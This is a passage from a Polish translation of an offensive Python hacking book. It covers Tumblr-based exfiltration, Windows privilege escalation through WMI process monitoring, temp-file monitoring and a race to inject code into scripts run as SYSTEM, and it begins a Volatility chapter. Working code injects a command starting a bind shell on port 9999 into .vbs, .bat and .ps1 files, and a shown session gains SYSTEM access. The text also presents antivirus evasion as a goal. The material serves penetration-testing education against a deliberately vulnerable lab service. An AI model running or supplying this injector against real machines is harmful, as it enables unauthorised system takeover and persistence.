Doskonale! Skrypt *ie_exfil.py* pobrał dokument z katalogu narzędzi diagnostycznych systemu Windows, wysłał jego zawartość do serwisu Tumblr, a ja na swoim komputerze rozszyfrowałem nazwę tego pliku. Oczywiście aby rozszyfrować całą treść pliku, należy zastosować sztuczki opisane w rozdziale 5. (z użyciem bibliotek `urllib2` i `HTMLParser`), ale pozostawiam to jako zadanie domowe. Kolejną wartą rozważenia kwestią jest dopełnienie w skrypcie *ie_exfil.py* ostatnich 256 bajtów spacjami, które mogą spowodować uszkodzenie niektórych formatów plików. Innym pomysłem jest zaszyfrowanie pola długości na początku treści wpisu na blogu, aby można było sprawdzić, jaki był oryginalny rozmiar pliku przed jego zaszyfrowaniem. Potem można wczytać tę długość i po rozszyfrowaniu treści wpisu odciąć odpowiednią liczbę bajtów.

10

Zwiększanie uprawnień w systemie Windows

UDAŁO CI SIĘ ZAKOTWICZYĆ W ŚWIEŻUTKIEJ SIECI KOMPUTERÓW Z SYSTEMEM WINDOWS. ZROBIŁEŚ TO DZIĘKI ZDALNEMU PRZEPEŁNIENIU STERTY ALBO STOSUJĄC METODĘ PHISHINGU. TERAZ CHCIAŁBYŚ JAKOŚ ZWIĘKSZYĆ SOBIE uprawnienia, a jeśli już jesteś użytkownikiem `SYSTEM` lub `Administrator`, to pewnie chciałbyś poznać kilka sztuczek pozwalających uzyskać takie uprawnienia na wypadek, gdyby jakaś łatka zabezpieczeń Cię ich pozbawiła. Poza tym warto mieć w zanadrzu kilka możliwości, bo niektóre firmy używają programów, których nie da się przeanalizować we własnym środowisku albo których nie spotka się nigdzie indziej. Techniki zwiększania poziomu uprawnień najczęściej opierają się na wykorzystaniu luk w sterownikach albo jądrze systemu Windows, ale jeśli użyje się źle napisanego eksploita lub wystąpią jakieś problemy podczas jego stosowania, można zdestabilizować system. Dlatego w tym rozdziale opisuję pewne inne sposoby zwiększania poziomu uprawnień w Windowsie.

Administratorzy systemów w dużych firmach często posługują się harmonogramami wykonującymi różne czynności i usługi uruchamiające procesy potomne oraz automatyzacyjne skrypty VBScript i PowerShell. Także dostawcy oprogramowania automatyzują różne czynności na podobne sposoby. Spróbujemy więc wykorzystać mające wysokie uprawnienia procesy obsługujące pliki

lub procesy wykonujące pliki binarne z możliwością zapisu przez użytkowników o niskich uprawnieniach. Jest wiele sposobów zwiększania uprawnień w systemie Windows i w tym rozdziale opisuję tylko kilka z nich. Ale jeśli zrozumiesz podstawowe koncepcje, będziesz mógł dodać do swoich skryptów własne funkcje eksplorujące inne ciemne zaułki systemu Windows.

Zacznę od pokazania, jak przy użyciu technologii Windows WMI utworzyć elastyczny interfejs do monitorowania przebiegu tworzenia nowych procesów. Będziemy zbierać takie informacje jak ścieżki do plików, nazwa użytkownika tworzącego proces oraz posiadane przez niego uprawnienia. Potem wszystkie zgromadzone ścieżki przekażemy do skryptu monitorującego pliki, który będzie rejestrował nowo tworzone pliki i zapisywaną w nich treść. W ten sposób dowiemy się, które pliki są używane przez procesy o wysokich uprawnieniach oraz gdzie są one przechowywane. Ostatnim krokiem będzie przechwycenie procesu tworzenia pliku, aby wstrzyknąć do niego kod skryptowy i zmusić go do wykonania poleceń powłoki. Piękno tej techniki polega na tym, że nie angażuje żadnych uchwytów do API, dzięki czemu jest niewykrywalna dla większości programów antywirusowych.

Instalacja potrzebnych narzędzi

Do utworzenia narzędzi opisanych w tym rozdziale potrzebnych jest kilka bibliotek. Jeśli wykonałeś instrukcje opisane na początku książki, to możesz używać narzędzia `easy_install`. Jeśli nie, wróć do rozdziału 1., aby dowiedzieć się, jak je zainstalować.

Wykonaj poniższe polecenie w konsoli *cmd.exe* w maszynie wirtualnej z Windowsem:

```
C:\> easy_install pywin32 wmi
```

Jeśli powyższe polecenie nie zadziała, pobierz instalator biblioteki `PyWin32` bezpośrednio ze strony *http://sourceforge.net/projects/pywin32/*.

Następnie zainstalujemy przykładową usługę, utworzoną dla mnie przez redaktorów merytorycznych, Dana Frischa i Cliffa Janzena. Usługa ta imituje typowe luki w zabezpieczeniach wykryte przez nas w dużych sieciach firmowych i posłuży mi do demonstracji przykładów.

1. Pobierz plik ZIP ze strony internetowej książki, *http://www.helion.pl/ksiazki/blwahap.htm*. Po rozpakowaniu archiwum przejdź do folderu *r10\bhvulnservice*.
2. Zainstaluj usługę przy użyciu dostarczonego skryptu wsadowego *install_service.bat*. Pamiętaj, że czynności te musisz wykonać jako administrator.

Jeśli wszystko pójdzie zgodnie z oczekiwaniami, możesz przejść do najciekawszej części!

Tworzenie monitora procesów

Brałem kiedyś udział w projekcie Immunity o nazwie El Jefe, który zasadniczo jest bardzo prostym systemem do monitorowania procesów z centralnym mechanizmem rejestracji danych diagnostycznych (*http://eljefe.immunityinc.com/*). Narzędzie to służy specjalistom od zabezpieczeń do śledzenia sposobów tworzenia procesów i instalacji złośliwego oprogramowania. Pewnego dnia jeden z moich współpracowników i konsultant Mark Wuergler podpowiedział nam, abyśmy wykorzystali El Jefe jako lekki mechanizm do monitorowania procesów wykonywanych jako `SYSTEM` na naszych docelowych maszynach z systemem Windows. W ten sposób mogliśmy zdobyć informacje o potencjalnie niebezpiecznych procesach tworzenia plików i procesach potomnych. Udało się, dzięki czemu wykryliśmy wiele błędów pozwalających zwiększyć poziom uprawnień użytkownika i otrzymaliśmy klucz do królestwa.

Największą wadą pierwotnej wersji El Jefe było wstrzykiwanie pliku DLL do każdego procesu w celu przechwycenia wywołań wszystkich form macierzystej funkcji `CreateProcess`. Następnie przy użyciu nazwanego potoku program komunikował się z klientem kolekcji, który przekazywał dane dotyczące tworzenia procesu do serwera danych. Problem polegał na tym, że większość programów antywirusowych także przechwytuje wywołania funkcji `CreateProcess`, przez co kwalifikują nasz program jako złośliwy albo system staje się niestabilny. W tym rozdziale odtworzymy niektóre funkcje monitora El Jefe bez użycia uchwytów i wykorzystamy je do przeprowadzania ataków zamiast do monitorowania. W ten sposób nasze rozwiązanie powinno stać się przenośne i działać bezproblemowo wraz z programami antywirusowymi.

Monitorowanie procesów przy użyciu WMI

API **WMI** umożliwia monitorowanie pewnych zdarzeń w systemie i wykonywanie wywołań zwrotnych, gdy zdarzenia te wystąpią. Wykorzystamy ten interfejs do odbierania wywołań zwrotnych za każdym razem, gdy zostanie utworzony proces. W chwili rozpoczęcia procesu będziemy przechwytywać cenne informacje — czas utworzenia, nazwę użytkownika, który utworzył proces, plik wykonywalny i jego argumenty z wiersza poleceń, identyfikator procesu oraz identyfikator procesu nadrzędnego. W ten sposób znajdziemy wszystkie procesy utworzone przez konta o wysokim poziomie uprawnień, a w szczególności wszystkie takie, które wywołują zewnętrzne pliki, np. VBScript czy skrypty wsadowe. Mając wszystkie te informacje, sprawdzimy też, jakie uprawnienia są włączone w tokenach procesu. W pewnych rzadkich przypadkach można wykryć procesy tworzone przez zwykłego użytkownika, ale mające przyznane dodatkowe uprawnienia, które można wykorzystać.

Zaczniemy od utworzenia bardzo prostego skryptu monitorującego[1] dostarczającego podstawowych informacji o procesie i na ich podstawie sprawdzającego, jakie są dostępne uprawnienia. Pamiętaj, że aby przechwycić informacje

[1] Kod został zaadaptowany ze strony *http://timgolden.me.uk/python/wmi/tutorial.html*.

o procesach z wysokimi uprawnieniami tworzonymi np. przez SYSTEM, skrypt musi być uruchomiony jako administrator. Utwórz plik *process_monitor.py* i wpisz do niego poniższy kod:

```
import win32con
import win32api
import win32security

import wmi
import sys
import os

def log_to_file(message):
    fd = open("process_monitor_log.csv", "ab")
    fd.write("%s\r\n" % message)
    fd.close()

    return

# utworzenie nagłówka dziennika
log_to_file("Time,User,Executable,CommandLine,PID,Parent PID,Privileges")

# utworzenie egzemplarza interfejsu WMI
❶ c = wmi.WMI()

# utworzenie monitora procesów
❷ process_watcher = c.Win32_Process.watch_for("creation")

while True:
    try:
❸       new_process = process_watcher()

❹       proc_owner = new_process.GetOwner()
        proc_owner = "%s\\%s" % (proc_owner[0],proc_owner[2])
        create_date = new_process.CreationDate
        executable = new_process.ExecutablePath
        cmdline = new_process.CommandLine
        pid = new_process.ProcessId
        parent_pid = new_process.ParentProcessId

        privileges = "N/A"

        process_log_message = "%s,%s,%s,%s,%s,%s,%s\r\n" % (create_date, ¬
        proc_owner, executable, cmdline, pid, parent_pid, privileges)

        print process_log_message

        log_to_file(process_log_message)

    except:
        pass
```

Najpierw tworzymy egzemplarz klasy WMI ❶ i nakazujemy mu obserwować zdarzenia tworzenia procesów ❷. W dokumentacji WMI Pythona można się dowiedzieć, że istnieje możliwość monitorowania zdarzeń tworzenia i usuwania procesów. Jeśli zechcesz ściśle monitorować zdarzenia procesów, możesz wykorzystać odpowiednią operację i odbierać powiadomienia o każdym zdarzeniu mającym miejsce w procesie. Dalej zaczyna się pętla, która zostaje zablokowana do czasu, aż funkcja `process_watcher` zwróci nowe zdarzenie dotyczące procesu ❸. To nowe zdarzenie procesu jest klasą WMI o nazwie `Win32_Process`[2] zawierającą wszystkie potrzebne nam informacje. Jedna z jej funkcji to `GetOwner`. Wywołujemy ją ❹, aby dowiedzieć się, kto utworzył proces, oraz pobieramy wszystkie interesujące nas informacje o procesie, które wyświetlamy na ekranie i rejestrujemy w dzienniku.

Czy to w ogóle działa

Uruchomimy nasz monitor procesów i utworzymy kilka procesów, aby zobaczyć, jak to działa.

```
C:\> python process_monitor.py

20130907115227.048683-300,JUSTIN-V2TRL6LD\Administrator,C:\WINDOWS\system32\
↪notepad.exe,"C:\WINDOWS\system32\notepad.exe" ,740,508,N/A

20130907115237.095300-300,JUSTIN-V2TRL6LD\Administrator,C:\WINDOWS\system32\
↪calc.exe,"C:\WINDOWS\system32\calc.exe" ,2920,508,N/A
```

Uruchomiłem skrypt, a następnie włączyłem programy *notepad.exe* i *calc.exe*. W konsoli pojawiły się informacje o tych procesach, których proces nadrzędny ma identyfikator PID 508 należący w mojej maszynie wirtualnej do programu *explorer.exe*. W tym momencie można sobie zrobić dłuższą przerwę i pozostawić ten skrypt na cały dzień, aby zobaczyć, jak działają różne procesy, zaplanowane zadania i aktualizatory oprogramowania. Jeśli masz nie(szczęście), to możliwe, że wykryjesz przy okazji jakieś złośliwe programy. Warto też wylogować się i zalogować się ponownie w maszynie docelowej, ponieważ zdarzenia generowane przy tych czynnościach mogą ujawniać procesy z wysokimi uprawnieniami. Mamy gotowy prosty monitor procesów. Teraz poszukamy wartości dla pola `privileges` w zarejestrowanych przez nas danych i zobaczymy, jak działają uprawnienia w systemie Windows oraz dlaczego są one takie ważne.

---

[2] Dokumentacja klasy `Win32_Process` znajduje się na stronie: *http://msdn.microsoft.com/en-us/library/aa394372(v=vs.85).aspx*.

Uprawnienia tokenów Windows

Token Windows to, według Microsoftu, „obiekt opisujący kontekst zabezpieczeń procesu lub wątku[3]". Sposób inicjacji tokenu i ustawione w nim uprawnienia decydują o tym, jakie czynności dany proces lub wątek może wykonywać. Zwykły programista może utworzyć aplikację działającą w zasobniku systemowym w ramach pakietu zabezpieczającego. Aplikacja ta powinna mieć możliwość kontrolowania jako użytkownik bez specjalnych uprawnień głównej usługi Windows, która jest sterownikiem. Programista ten wykorzystuje macierzystą funkcję interfejsu API systemu Windows `AdjustTokenPrivileges` w procesie i nie mając nic złego na myśli, przydziela aplikacji z zasobnika uprawnienie `SetLoaderDriver`. Zapomniał jednak o tym, że jeśli haker wejdzie do tej aplikacji, to również będzie mógł ładować i usuwać dowolne sterowniki, a więc będzie mógł również zainstalować rootkit jądra — i następuje koniec gry.

Pamiętaj, że jeśli nie możesz uruchomić swojego monitora procesów jako `SYSTEM` lub administrator, to powinieneś zbadać, które procesy *możesz* monitorować, i poszukać dodatkowych uprawnień do wykorzystania. Proces działający jako nasz użytkownik z nieodpowiednimi uprawnieniami pozwala dostać się do użytkownika systemowego lub uruchomić kod w jądrze. W tabeli 10.1 znajduje się lista przydatnych uprawnień, których zawsze szukam. Nie są to wszystkie przydatne uprawnienia, ale od nich warto zacząć[4].

Tabela 10.1. Ciekawe uprawnienia

Uprawnienie	Uzyskiwany dostęp
`SeBackupPrivilege`	Umożliwia procesowi użytkownika robienie kopii zapasowych plików i katalogów oraz przyznaje prawo do odczytu plików bez względu na zawartość ich listy ACL
`SeDebugPrivilege`	Umożliwia procesowi użytkownika debugowanie innych procesów. Dotyczy to także tworzenia uchwytów do procesów w celu wstrzykiwania plików DLL lub kodu do działających procesów
`SeLoadDriver`	Umożliwia procesowi użytkownika ładowanie i usuwanie sterowników

Mając podstawowe wiadomości o uprawnieniach i wiedząc, których najlepiej szukać, spróbujemy za pomocą Pythona automatycznie sprawdzać, jakie uprawnienia mają monitorowane przez nas procesy. Wykorzystamy moduły `win32security`, `win32api` oraz `win32con`. Jeśli nie uda Ci się załadować któregoś z nich, to wszystkie przedstawione poniżej funkcje można przetłumaczyć na macierzyste wywołania przy użyciu biblioteki `ctypes`, choć wymaga to sporo pracy. Dodaj poniższy kod do pliku *process_monitor.py* bezpośrednio nad funkcją `log_to_file`:

---

[3] MSDN — tokeny dostępu: *http://msdn.microsoft.com/en-us/library/Aa374909.aspx*.

[4] Listę wszystkich uprawnień można znaleźć na stronie *http://msdn.microsoft.com/en-us/library/windows/desktop/bb530716(v=vs.85).aspx*.

```
def get_process_privileges(pid):
    try:
        # utworzenie uchwytu do docelowego procesu
❶       hproc = win32api.OpenProcess(win32con.PROCESS_QUERY_INFORMATION,
        ↪False,pid)

        # otwarcie tokenu głównego procesu
❷       htok = win32security.OpenProcessToken(hproc,win32con.TOKEN_QUERY)

        # pobranie listy uprawnień
❸       privs = win32security.GetTokenInformation(htok, win32security.
        ↪TokenPrivileges)

        # iteracja przez uprawnienia i zwrot dostępnych
        priv_list = ""
        for i in privs:
            # Sprawdza, czy uprawnienie jest dostępne
❹           if i[1] == 3:
❺               priv_list += "%s|" % win32security.
                ↪LookupPrivilegeName(None,i[0])
    except:
        priv_list = "N/A"

    return priv_list
```

Przy użyciu identyfikatora procesu utworzyliśmy uchwyt do procesu docelowego ❶. Następnie otworzyliśmy token procesu ❷ i wykorzystaliśmy go zdobycia informacji o tym procesie ❸. Wysyłając strukturę `win32security.TokenPrivileges`, nakazujemy wywołaniu API zwrócenie wszystkich informacji o danym procesie. Funkcja zwraca listę krotek, której pierwszy element jest uprawnieniem, a drugi informacją, czy dane uprawnienie jest włączone. Ponieważ nas interesują tylko dostępne uprawnienia, najpierw szukamy włączonych elementów ❹, a potem wyszukujemy ich czytelne nazwy ❺.

Następnie zmodyfikujemy istniejący kod tak, aby poprawnie wyświetlał i rejestrował zdobywane informacje. Zamień poniższy wiersz kodu:

```
privileges = "N/A"
```

na ten:

```
privileges = get_process_privileges(pid)
```

Teraz uruchomimy skrypt *process_monitor.py*, aby sprawdzić, jak działają wprowadzone modyfikacje. W konsoli powinny pojawić się informacje o uprawnieniach, jak pokazano poniżej:

```
C:\> python.exe process_monitor.py
20130907233506.055054-300,JUSTIN-V2TRL6LD\Administrator,C:\WINDOWS\system32\
➥notepad.exe,"C:\WINDOWS\system32\notepad.exe" ,660,508,SeChangeNotifyPrivilege|
➥SeImpersonatePrivilege|SeCreateGlobalPrivilege|

20130907233515.914176-300,JUSTIN-V2TRL6LD\Administrator,C:\WINDOWS\system32\
➥calc.exe,"C:\WINDOWS\system32\calc.exe" ,1004,508,SeChangeNotifyPrivilege|
➥SeImpersonatePrivilege|SeCreateGlobalPrivilege|
```

Jak widać, program rejestruje dostępne uprawnienia procesów. W razie potrzeby łatwo można sprawić, aby rejestrował tylko te procesy, które działają jako użytkownik bez uprawnień, ale z włączonymi interesującymi nas uprawnieniami. Teraz pokażę Ci, jak wykorzystać tę technikę monitorowania procesów do wyszukiwania procesów w niebezpieczny sposób wykorzystujących pliki zewnętrzne.

Pierwsi na mecie

Skrypty wsadowe, VBScript oraz PowerShell ułatwiają pracę administratorom, ponieważ służą do automatycznego wykonywania żmudnych zadań. Ich zastosowania mogą być różne, od rejestrowania się w centralnych repozytoriach po przeprowadzanie aktualizacji oprogramowania z własnych repozytoriów. Powszechnym problemem jest brak list ACL dla plików tych skryptów. Kilka razy zdarzyło mi się, że nawet na ogólnie dobrze zabezpieczonych serwerach znalazłem skrypty wsadowe i PowerShell uruchamiane raz dziennie przez użytkownika `SYSTEM`, mimo że prawo do ich zapisu mieli wszyscy użytkownicy.

Jeśli Twój monitor procesów będzie działał wystarczająco długo w komputerze firmowym (albo zainstalujesz przykładową usługę opisaną na początku tego rozdziału), to możesz zdobyć informacje o procesach podobne do poniższych:

```
20130907233515.914176-300,NT AUTHORITY\SYSTEM,C:\WINDOWS\system32\cscript.exe,
➥C:\WINDOWS\system32\cscript.exe /nologo "C:\WINDOWS\Temp\azndldsddfggg.vbs",
➥1004,4,SeChangeNotifyPrivilege|SeImpersonatePrivilege|SeCreateGlobalPrivilege|
```

Z danych tych wynika, że proces systemowy uruchomił plik binarny *cscript.exe* i przekazał do niego parametr `C:\WINDOWS\Temp\azndldsddfggg.vbs`. Przykładowa usługa powinna generować te zdarzenia co minutę. Jeśli wyświetlisz listę plików w katalogu, to nie znajdziesz na niej tego pliku. Jest tak dlatego, że usługa tworzy plik o losowej nazwie, wstawia do niego kod VBScript i wykonuje ten skrypt. Widziałem takie coś w wielu komercyjnych programach. Znam też programy kopiujące pliki do tymczasowych lokalizacji, wykonujące je, a następnie je usuwające.

W takiej sytuacji musimy wygrać wyścig z wykonywanym kodem. Gdy program lub zaplanowane zadanie utworzy plik, musimy wstrzyknąć do niego własny kod, zanim proces wykona i usunie ten plik. Do tego celu możemy wykorzystać

funkcję z API systemu Windows o nazwie `ReadDirectoryChangesW` służącą do monitorowania wybranego katalogu pod kątem zmian w plikach lub podkatalogach. Ponadto możemy też filtrować zdarzenia, aby dowiedzieć się, kiedy plik został „zapisany", i szybko wstrzyknąć do niego własny kod przed jego wykonaniem. Bardzo dobrym pomysłem jest monitorowanie zdarzeń we wszystkich tymczasowych katalogach przez 24 godziny lub dłużej, ponieważ w ten sposób czasami udaje się wykryć błędy lub przydatne informacje pozwalające zwiększyć poziom własnych uprawnień.

Teraz utworzymy monitor plików, a następnie wykorzystamy go do automatycznego wstrzykiwania kodu. Utwórz plik o nazwie *file_monitor.py* i wpisz do niego poniższy kod:

```
# zmodyfikowany przykład pochodzący ze strony
# http://timgolden.me.uk/python/win32_how_do_i/watch_directory_for_changes.html
import tempfile
import threading
import win32file
import win32con
import os

# typowe katalogi z plikami tymczasowymi
❶ dirs_to_monitor = ["C:\\WINDOWS\\Temp",tempfile.gettempdir()]

# stałe dotyczące modyfikacji plików
FILE_CREATED      = 1
FILE_DELETED      = 2
FILE_MODIFIED     = 3
FILE_RENAMED_FROM = 4
FILE_RENAMED_TO   = 5
def start_monitor(path_to_watch):

    # Tworzymy wątek dla każdej instancji monitora
    FILE_LIST_DIRECTORY = 0x0001

❷   h_directory = win32file.CreateFile(
        path_to_watch,
        FILE_LIST_DIRECTORY,
        win32con.FILE_SHARE_READ | win32con.FILE_SHARE_WRITE |
        ↪win32con.FILE_SHARE_DELETE,
        None,
        win32con.OPEN_EXISTING,
        win32con.FILE_FLAG_BACKUP_SEMANTICS,
        None)

    while 1:
        try:
❸           results = win32file.ReadDirectoryChangesW(
                h_directory,
                1024,
                True,
                win32con.FILE_NOTIFY_CHANGE_FILE_NAME |
```

```
                    win32con.FILE_NOTIFY_CHANGE_DIR_NAME |
                    win32con.FILE_NOTIFY_CHANGE_ATTRIBUTES |
                    win32con.FILE_NOTIFY_CHANGE_SIZE |
                    win32con.FILE_NOTIFY_CHANGE_LAST_WRITE |
                    win32con.FILE_NOTIFY_CHANGE_SECURITY,
                    None,
                    None
                    )

❹               for action,file_name in results:
                    full_filename = os.path.join(path_to_watch, file_name)

                    if action == FILE_CREATED:
                        print "[ + ] Utworzono %s" % full_filename
                    elif action == FILE_DELETED:
                        print "[ - ] Usunięto %s" % full_filename
                    elif action == FILE_MODIFIED:
                        print "[ * ] Zmodyfikowano %s" % full_filename

                        # zrzut zawartości pliku
                        print "[vvv] Zrzucanie zawartości..."

❺                   try:
                            fd = open(full_filename,"rb")
                            contents = fd.read()
                            fd.close()
                            print contents
                            print "[^^^] Zrzucanie zakończone."
                        except:
                            print "[!!!] Nie udało się."

                    elif action == FILE_RENAMED_FROM:
                        print "[ > ] Zmieniono nazwę: %s" % full_filename
                    elif action == FILE_RENAMED_TO:
                        print "[ < ] Zmieniono nazwę na: %s" % full_filename
                    else:
                        print "[???] Nieznany: %s" % full_filename
            except:
                pass


for path in dirs_to_monitor:
    monitor_thread = threading.Thread(target=start_monitor,args=(path,))
    print "Tworzenie wątku monitorującego dla ścieżki: %s" % path
    monitor_thread.start()
```

Definiujemy listę katalogów, które chcemy monitorować ❶. W tym przypadku na liście znajdują się dwa typowe katalogi na pliki tymczasowe, ale pamiętaj, że czasami warto też obserwować inne miejsca. Dla każdej z tych ścieżek tworzymy wątek monitorujący wywołujący funkcję `start_monitor`. Pierwszym zadaniem tej funkcji jest utworzenie uchwytu do katalogu do monitorowania ❷. Następnie wywołujemy funkcję `ReadDirectoryChangesW` ❸, która

powiadomi nas o zmianach. Odbieramy nazwę zmienionego pliku docelowego i typ zdarzenia ❹. Następnie drukujemy przydatne informacje o tym, co stało się z tym plikiem, i jeśli został zmodyfikowany, zrzucamy jego zawartość do zbadania ❺.

Czy to w ogóle działa

Uruchom konsolę *cmd.exe* i uruchom w niej skrypt *file_monitor.py*:

```
C:\> python.exe file_monitor.py
```

Uruchom drugą konsolę *cmd.exe* i wykonaj w niej następujące polecenia:

```
C:\> cd %temp%
C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp> echo hej > filetest
C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp> rename filetest file2test
C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp> del file2test
```

W efekcie powinny pojawić się następujące wyniki:

```
Tworzenie wątku monitorującego dla ścieżki: C:\WINDOWS\Temp
Tworzenie wątku monitorującego dla ścieżki:
c:\docume~1\admini~1\locals~1\temp
[ + ] Utworzono c:\docume~1\admini~1\locals~1\temp\filetest
[ * ] Zmodyfikowano c:\docume~1\admini~1\locals~1\temp\filetest
[vvv] Zrzucanie zawartości...
hej

[^^^] Zrzucanie zakończone.
[ > ] Zmieniono nazwę: c:\docume~1\admini~1\locals~1\temp\filetest
[ < ] Zmieniono nazwę na: c:\docume~1\admini~1\locals~1\temp\file2test
[ * ] Zmodyfikowano c:\docume~1\admini~1\locals~1\temp\file2test
[vvv] Zrzucanie zawartości...
hej

[^^^] Zrzucanie zakończone.
[ - ] Usunięto c:\docume~1\admini~1\locals~1\temp\FILE2T~1
```

Jeśli wszystko poszło zgodnie z planem, pozostaw monitor na 24 godziny w docelowym systemie. Możesz być zaskoczony widokiem tworzonych, wykonywanych i usuwanych plików. Przy użyciu swojego skryptu do monitorowania procesów możesz też spróbować znaleźć ciekawe ścieżki do plików do monitorowania. Szczególnie interesujące mogą być aktualizacje oprogramowania. Teraz zastanowimy się, jak automatycznie wstrzyknąć kod do pliku docelowego.

Wstrzykiwanie kodu

Umiemy już monitorować procesy i lokalizacje plików, więc możemy poszukać sposobów na automatyczne wstrzykiwanie kodu do plików docelowych. Najczęściej używane skrypty to pliki VBScript, wsadowe oraz PowerShell. Utworzymy bardzo proste fragmenty kodu, które będą uruchamiały skompilowaną wersję naszego narzędzia *bhpnet.py* z uprawnieniami przechwyconej usługi. Przy użyciu wymienionych języków skryptowych można wyrządzić wiele szkód[5]. Poniżej przedstawiam ogólny szkielet, który później możesz dostosować do własnych potrzeb. Otwórz skrypt *file_monitor.py* i pod stałymi dotyczącymi modyfikacji plików dodaj poniższy kod:

```
❶ file_types         = {}

command = "C:\\WINDOWS\\TEMP\\bhpnet.exe -l -p 9999 -c"
file_types['.vbs'] =
["\r\n'bhpmarker\r\n","\r\nCreateObject(\"Wscript.Shell\").Run(\"%s\")\r\n" %
➥command]

file_types['.bat'] = ["\r\nREM bhpmarker\r\n","\r\n%s\r\n" % command]

file_types['.ps1'] = ["\r\n#bhpmarker","Start-Process \"%s\"\r\n" % command]

# funkcja dokonująca wstrzyknięcia kodu
def inject_code(full_filename,extension,contents):

    # Czy nasz znacznik znajduje się już w pliku?
❷   if file_types[extension][0] in contents:
        return

    # Nie ma znacznika, więc wstrzykujemy go razem z kodem
    full_contents  = file_types[extension][0]
    full_contents += file_types[extension][1]
    full_contents += contents


❸   fd = open(full_filename,"wb")
    fd.write(full_contents)
    fd.close()

    print "[\o/] Wstrzyknięto kod."

    return
```

[5] Carlos Perez potrafi zrobić wiele ciekawych rzeczy przy użyciu PowerShella — *http://www.darkoperator.com/*.

Najpierw zdefiniowaliśmy słownik fragmentów kodu dopasowanych do plików o różnych rozszerzeniach ❶ zawierający niepowtarzający się znacznik i kod do wstrzyknięcia. Znacznik chroni skrypt przed powstaniem nieskończonej pętli. Bez niego program wykrywałby modyfikację w pliku, wstrzykiwałby do niego kod, co oznaczałoby kolejną modyfikację pliku itd. Proces ten trwałby, aż gigantyczny plik przestałby mieścić się na twardym dysku. Następny fragment kodu to funkcja `inject_code` wstrzykująca kod i sprawdzająca istnienie znacznika. Jeśli znacznika nie ma ❷, zapisujemy go wraz z kodem, który chcemy uruchomić, w atakowanym procesie ❸. Teraz musimy jeszcze zmodyfikować pętlę główną, która powinna sprawdzać rozszerzenie pliku i wywoływać funkcję `inject_code`.

```
--wcześniejszy kod--
                elif action == FILE_MODIFIED:
                    print "[ * ] Zmodyfikowano %s" % full_filename

                    # zrzut zawartości pliku
                    print "[vvv] Zrzucanie zawartości..."

                    try:
                        fd = open(full_filename,"rb")
                        contents = fd.read()
                        fd.close()
                        print contents
                        print "[^^^] Zrzucanie zakończone."
                    except:
                        print "[!!!] Nie udało się."

#### POCZĄTEK NOWEGO KODU
❶                   filename,extension = os.path.splitext(full_filename)

❷                   if extension in file_types:
                        inject_code(full_filename,extension,contents)
#### KONIEC NOWEGO KODU
--dalszy kod--
```

Jest to bardzo prosty dodatek do pętli. Oddzielamy rozszerzenie pliku od jego nazwy ❶, a następnie porównujemy je z rozszerzeniami ze słownika ❷. Jeśli wykryjemy dane rozszerzenie w słowniku, wywołujemy funkcję `inject_code`. Czas wypróbować ten program w praktyce.

Czy to w ogóle działa

Jeśli zainstalowałeś „dziurawą” usługę opisaną na początku rozdziału, to teraz łatwo możesz przetestować swój wtryskiwacz kodu. Uruchom tę usługę, a następnie włącz skrypt *file_monitor.py*. W pewnym momencie powinieneś zobaczyć informację, że został utworzony plik *.vbs*, który następnie został zmodyfikowany, po czym wstrzyknięto do niego kod. Jeśli wszystko pójdzie dobrze,

powinieneś móc uruchomić skrypt *bhpnet.py* z rozdziału 2., aby połączyć się z właśnie utworzonym nasłuchiwaczem. Aby dowiedzieć się, czy udało się zwiększyć poziom uprawnień, połącz się z nasłuchiwaczem i sprawdź, jako który użytkownik działa Twój skrypt.

```
justin$ ./bhpnet.py -t 192.168.1.10 -p 9999
<CTRL-D>
<BHP:#> whoami
NT AUTHORITY\SYSTEM
<BHP:#>
```

Dowiesz się, że jesteś posiadaczem konta systemowego oraz że wstrzyknięty kod działa.

Czytając ten rozdział, można odnieść wrażenie, że opisane w nim ataki są nieco wydumane. Ale im więcej czasu spędzisz w dużej korporacji, tym bardziej będziesz skłonny wierzyć, że to może się udać. Narzędzia opisane w tym rozdziale można łatwo rozszerzyć lub zamienić w specjalne skrypty dostosowane do wykorzystania w jednym konkretnym przypadku. Sam interfejs WMI jest doskonałym źródłem danych o lokalnym systemie. Zdobyte przy jego użyciu informacje można wykorzystać do przeprowadzania kolejnych ataków po tym, jak uda się wejść do sieci. Funkcja zwiększania uprawnień to niezbędny składnik każdego dobrego trojana.

11

Automatyzacja wykrywania ataków

Śledczy często są wzywani, gdy dojdzie do złamania zabezpieczeń, albo w celu sprawdzenia, czy pewne „zdarzenie" w ogóle miało miejsce. Najczęściej żądają zrzutu zawartości pamięci RAM komputera, aby pobrać z niego klucze kryptograficzne i inne informacje, które są przechowywane tylko w tej pamięci. Specjaliści Ci są szczęściarzami, ponieważ pewien zespół utalentowanych programistów utworzył cały Pythonowy system szkieletowy o nazwie **Volatility** służący właśnie do wykonywania tego typu czynności i opisywany jako zaawansowany system do badania zawartości pamięci na potrzeby śledztw. Specjaliści od odpierania ataków, śledczy informatyczni i analitycy złośliwego oprogramowania wykorzystują Volatility do wielu różnych celów, np. badania obiektów jądra, badania i zrzucania procesów itd. Nas jednak oczywiście interesują ofensywne funkcje tego narzędzia.

Najpierw pokażę Ci, jak przy użyciu funkcji wiersza poleceń wydobyć skróty haseł z maszyny wirtualnej VMWare, a następnie dowiesz się, jak zautomatyzować ten dwuetapowy proces za pomocą Volatility. W ostatnim przykładzie pokazuję, jak wstrzykiwać kod powłoki bezpośrednio do działającej maszyny wirtualnej w dokładnie wybranym miejscu. Technika ta pozwala przygwoździć także paranoików przeglądających i wysyłających pocztę tylko w maszynie wirtualnej.

W zrzucie maszyny wirtualnej można też pozostawić tylne wejście, które zostanie uruchomione po włączeniu maszyny przez administratora. Metoda wstrzykiwania kodu jest też skuteczna w przypadku komputerów z portem FireWire, który jest dostępny, ale zablokowany lub uśpiony i wymaga podania hasła. Zaczynamy!

Instalacja

Program Volatility jest bardzo łatwy w instalacji — wystarczy go pobrać ze strony *https://code.google.com/p/volatility/downloads/list*. Ja zazwyczaj nie wykonuję pełnej instalacji, tylko przechowuję aplikację w lokalnym katalogu, który dodaję do swojej ścieżki roboczej (piszę o tym jeszcze dalej). Dostępny jest też instalator dla systemu Windows. Wybierz najbardziej odpowiadającą Ci metodę instalacji — każda jest tak samo dobra.

Profile

